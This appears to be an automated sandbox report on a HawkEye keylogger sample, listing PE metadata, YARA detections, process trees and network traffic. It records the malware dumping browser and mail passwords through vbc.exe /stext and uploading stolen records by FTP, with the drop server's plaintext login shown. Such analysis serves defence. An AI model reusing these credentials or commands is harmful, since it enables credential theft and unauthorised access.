SHA512:	e6293a802a6f539be11df5f6d83ee113ad98d8e5566d59810a18359ff0756eabe2b10f4c8bbd1e17222aaf45400b8a89d33f0e5786418347dc5213b79d8d7116
SSDEEP:	24576:1pMP/pBvygA8z+uhHJQNmR3X2rhK1+pSRs/N:1pMt3qu3H261Rs/N
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...c..4.....~.... .....@.. .....`.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x53bb7e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0x34EEBD63 [Sat Feb 21 11:41:23 1998 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0

General

Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x139b84	0x139c00	False	0.581927757719	data	6.35046946452	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x13c000	0x5c6	0x600	False	0.419270833333	data	4.10690969353	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x13e000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/27/21-11:13:57.548141	TCP	2020410	ET TROJAN HawkEye Keylogger FTP	49759	21	192.168.2.6	45.141.152.18

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 27, 2021 11:12:37.949403048 CEST	192.168.2.6	8.8.8.8	0xc470	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)
Jul 27, 2021 11:13:43.174030066 CEST	192.168.2.6	8.8.8.8	0xadd5	Standard query (0)	146.215.12.0.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Jul 27, 2021 11:13:57.284341097 CEST	192.168.2.6	8.8.8.8	0xdc03	Standard query (0)	ftp.vngpack.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 27, 2021 11:12:37.983450890 CEST	8.8.8.8	192.168.2.6	0xc470	No error (0)	www.google.com		142.250.185.196	A (IP address)	IN (0x0001)
Jul 27, 2021 11:13:43.212934971 CEST	8.8.8.8	192.168.2.6	0xadd5	Name error (3)	146.215.12.0.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Jul 27, 2021 11:13:57.328638077 CEST	8.8.8.8	192.168.2.6	0xdc03	No error (0)	ftp.vngpack.com		45.141.152.18	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 27, 2021 11:12:38.156929970 CEST	142.250.185.196	443	192.168.2.6	49723	CN=www.google.com CN=GTS CA 1C3, O=Google Trust Services LLC, C=US CN=GTS Root R1, O=Google Trust Services LLC, C=US	CN=GTS CA 1C3, O=Google Trust Services LLC, C=US CN=GTS Root R1, O=Google Trust Services LLC, C=US CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE	Mon Jun 28 06:12:58 CEST 2021 Thu Aug 13 02:00:42 CEST 2020 Fri Jun 19 02:00:42 CEST 2020	Mon Sep 20 06:12:57 CEST 2021 Thu Sep 30 02:00:42 CEST 2027 Fri Jan 28 01:00:42 CET 2028	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=GTS CA 1C3, O=Google Trust Services LLC, C=US	CN=GTS Root R1, O=Google Trust Services LLC, C=US	Thu Aug 13 02:00:42 CEST 2020	Thu Sep 30 02:00:42 CEST 2027		
					CN=GTS Root R1, O=Google Trust Services LLC, C=US	CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE	Fri Jun 19 02:00:42 CEST 2020	Fri Jan 28 01:00:42 CET 2028		

FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jul 27, 2021 11:13:57.391149998 CEST	21	49759	45.141.152.18	192.168.2.6	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 8 of 50 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 8 of 50 allowed.220-Local time is now 05:13. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 8 of 50 allowed.220-Local time is now 05:13. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 8 of 50 allowed.220-Local time is now 05:13. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 8 of 50 allowed.220-Local time is now 05:13. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Jul 27, 2021 11:13:57.392607927 CEST	49759	21	192.168.2.6	45.141.152.18	USER newloggsaa@vngpack.com
Jul 27, 2021 11:13:57.409714937 CEST	21	49759	45.141.152.18	192.168.2.6	331 User newloggsaa@vngpack.com OK. Password required
Jul 27, 2021 11:13:57.411021948 CEST	49759	21	192.168.2.6	45.141.152.18	PASS Xpen2000
Jul 27, 2021 11:13:57.448457956 CEST	21	49759	45.141.152.18	192.168.2.6	230 OK. Current restricted directory is /
Jul 27, 2021 11:13:57.468286037 CEST	21	49759	45.141.152.18	192.168.2.6	504 Unknown command
Jul 27, 2021 11:13:57.469412088 CEST	49759	21	192.168.2.6	45.141.152.18	PWD
Jul 27, 2021 11:13:57.490956068 CEST	21	49759	45.141.152.18	192.168.2.6	257 "/" is your current location
Jul 27, 2021 11:13:57.491383076 CEST	49759	21	192.168.2.6	45.141.152.18	TYPE I
Jul 27, 2021 11:13:57.511980057 CEST	21	49759	45.141.152.18	192.168.2.6	200 TYPE is now 8-bit binary
Jul 27, 2021 11:13:57.512717009 CEST	49759	21	192.168.2.6	45.141.152.18	PASV
Jul 27, 2021 11:13:57.529757023 CEST	21	49759	45.141.152.18	192.168.2.6	227 Entering Passive Mode (45,141,152,18,246,22)
Jul 27, 2021 11:13:57.548141003 CEST	49759	21	192.168.2.6	45.141.152.18	STOR HawkEye_Keylogger_Stealer_Records_841618 7.27.2021 11:21:35 AM.txt
Jul 27, 2021 11:13:57.565314054 CEST	21	49759	45.141.152.18	192.168.2.6	150 Accepted data connection
Jul 27, 2021 11:13:57.589210987 CEST	21	49759	45.141.152.18	192.168.2.6	226-File successfully transferred 226-File successfully transferred226 0.024 seconds (measured here), 62.73 Kbytes per second

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: ypBoHI5G3x.exe PID: 6504 Parent PID: 6124

General

Start time:	11:12:34
Start date:	27/07/2021
Path:	C:\Users\user\Desktop\ypBoHI5G3x.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\ypBoHI5G3x.exe'
Imagebase:	0xc30000
File size:	1287680 bytes
MD5 hash:	08D679D4B9A12137756CC9244BD6F017
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000001.00000002.455567208.0000000004312000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000001.00000002.455567208.0000000004312000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000001.00000002.455567208.0000000004312000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000001.00000002.455567208.0000000004312000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000001.00000002.455567208.0000000004312000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000001.00000002.455392795.000000000419B000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000001.00000002.455392795.000000000419B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000001.00000002.455392795.000000000419B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000001.00000002.455392795.000000000419B000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000001.00000002.455392795.000000000419B000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: InstallUtil.exe PID: 6456 Parent PID: 6504

General

Start time:	11:13:26
Start date:	27/07/2021
Path:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
Imagebase:	0x8b0000
File size:	41064 bytes
MD5 hash:	EFEC8C379D165E3F33B536739AEE26A3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 0000000C.00000002.613574939.0000000008110000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 0000000C.00000002.602473757.0000000002B31000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 0000000C.00000002.602473757.0000000002B31000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 0000000C.00000002.599637682.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000000C.00000002.599637682.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 0000000C.00000002.599637682.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000000C.00000002.599637682.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 0000000C.00000002.599637682.0000000000402000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 0000000C.00000002.612974883.0000000007750000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000000C.00000002.606739235.0000000003B31000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000000C.00000002.606739235.0000000003B31000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Modified

Analysis Process: vbc.exe PID: 5560 Parent PID: 6456

General

Start time:	11:13:49
Start date:	27/07/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holderwb.txt'
Imagebase:	0x400000
File size:	1171592 bytes
MD5 hash:	C63ED21D5706A527419C9FBD730FFB2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000012.00000002.493947169.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: vbc.exe PID: 5432 Parent PID: 6456

General

Start time:	11:13:49
Start date:	27/07/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holdermail.txt'
Imagebase:	0x400000
File size:	1171592 bytes
MD5 hash:	C63ED21D5706A527419C9FBD730FFB2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000013.00000002.491218277.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

Disassembly

Code Analysis